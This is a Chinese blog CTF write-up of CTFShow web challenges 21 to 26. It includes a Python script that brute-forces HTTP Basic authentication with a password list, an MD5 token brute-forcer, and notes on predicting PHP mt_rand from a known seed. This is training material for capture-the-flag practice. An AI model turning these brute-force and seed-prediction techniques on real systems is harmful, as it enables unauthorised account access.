CTFShow-web入门WriteUp（长期更新）

原创

子推 于 2021-03-26 22:29:51 发布 200 收藏 1


分类专栏： WriteUp 文章标签： php 信息安全

本文链接：https://blog.csdn.net/qq_43391509/article/details/115255023

爆破

web21

下载zip文件是后台密码字典，用户名猜测admin，先进行抓包




没有发现我们传输的参数，但是HTTP请求头里面有这样的参数


```
Authorization: Basic YWRtaW46dGVzdA==
```


解码之后发现这是我们传输的参数，所以开始爆破

因为编码前几位是admin:的base64，所以我们只需要把密码所在段设置为变量即可




然后对payload进行base64加密，进行爆破





这里有点需要注意，我们要关闭Payload Encoding，因为我们base64加密结果可能会存在=或者==，payload encoding会将=进行编码



或者写python脚本

```python
# -*- coding: utf-8 -*-

import time
import requests
import base64

url = 'http://7bfc1cb5-875f-43c6-94aa-f71f94a7b6d2.challenge.ctf.show:8080/'

password = []

with open("1.txt", "r") as f:
 while True:
     data = f.readline()
     if data:
      password.append(data)
     else:
       break



for p in password:
 strs = 'admin:'+ p[:-1]
 header={
  'Authorization':'Basic {}'.format(base64.b64encode(strs.encode('utf-8')).decode('utf-8'))
 }
 rep =requests.get(url,headers=header)
 time.sleep(0.2)
 if rep.status_code ==200:
  print(rep.text)
  break
```

web22

提示进行域名爆破，用dirsearch爆破一下，flag.ctf.com
访问，网站GG了。。。。

web23

```php
error_reporting(0);

include('flag.php');
if(isset($_GET['token'])){
    $token = md5($_GET['token']);
    if(substr($token, 1,1)===substr($token, 14,1) && substr($token, 14,1) ===substr($token, 17,1)){
        if((intval(substr($token, 1,1))+intval(substr($token, 14,1))+substr($token, 17,1))/substr($token, 1,1)==
=intval(substr($token, 31,1))){
            echo $flag;
        }
    }
}
```

关键在于对token的验证
1.对token进行md5加密之后进行截取
2.token的第12位、15位和17位必须相同
3.满足算式($_2 + $_15 + $_17) / $_2 === $_32
我们需要构造满足这些条件的md5，只能写脚本爆破

```python
# -*- coding: utf-8 -*-

import hashlib
dic = '0123456789qazwsxedcrfvtgbyhnujmikolp'
for a in dic:
    for b in dic:
        t = str(a)+str(b)
        md5 = hashlib.md5(t.encode('utf-8')).hexdigest()
        if md5[1:2] == md5[14:15] and md5[14:15]== md5[17:18]:
            if md5[31:32] == '3':
                print(t)
                print(md5)
                print(md5[1:2])
                print(md5[14:15])
                print(md5[17:18])
```

传入Token=3j即可

web24


看源码.jpg


```php
error_reporting(0);
include("flag.php");
if(isset($_GET['r'])){
    $r = $_GET['r'];
    mt_srand(372619038);
    if(intval($r)===intval(mt_rand())){
        echo $flag;
    }
}else{
    highlight_file(__FILE__);
    echo system('cat /proc/version');
}

?>
```

涉及到mt_srand()函数的漏洞，可以参考这篇文章来理解

php随机函数mt_rand()产生的小问题大漏洞


我们现在已经知道seed的值,我们按照博客所说，进行测试，这里使用两个在线的PHP代码运行网站





```
8 echo mt_rand().“<br/>”;
9 echo mt_rand().“<br/>”;
10 echo mt_rand().“<br/>”;
11 echo mt_rand().“<br/>”;
12 ?>
```


可以看到生成的随机数完全一致（后来又找了一个，却不一样了。。。）
我们利用这些生成的伪随机数进行爆破即可



web25

还是代码审计

```php
<?php
error_reporting(0);
include("flag.php");
if(isset($_GET['r'])){
    $r = $_GET['r'];
    mt_srand(hexdec(substr(md5($flag), 0,8)));
    $rand = intval($r)-intval(mt_rand());
    if((!$rand)){
        if($_COOKIE['token']==(mt_rand()+mt_rand())){
            echo $flag;
        }
    }else{
        echo $rand;
    }
}else{
    highlight_file(__FILE__);
    echo system('cat /proc/version');
}
```

不审了，睡觉。

这是一条分界线□


---

web26

安装界面可以看到js代码

```
function check(){
   $.ajax({
   url:'checkdb.php',
   type: 'POST',
   dataType:'json',
   data:{
    'a':$('#a').val(),
    'p':$('#p').val(),
    'd':$('#d').val(),
    'u':$('#u').val(),
    'pass':$('#pass').val()
   },
   success:function(data){
    alert(data['msg']);
   },
   error:function(data){
    alert(data['msg']);
   }

  });
  }
```

对参数没有做任何操作，构造参数即可

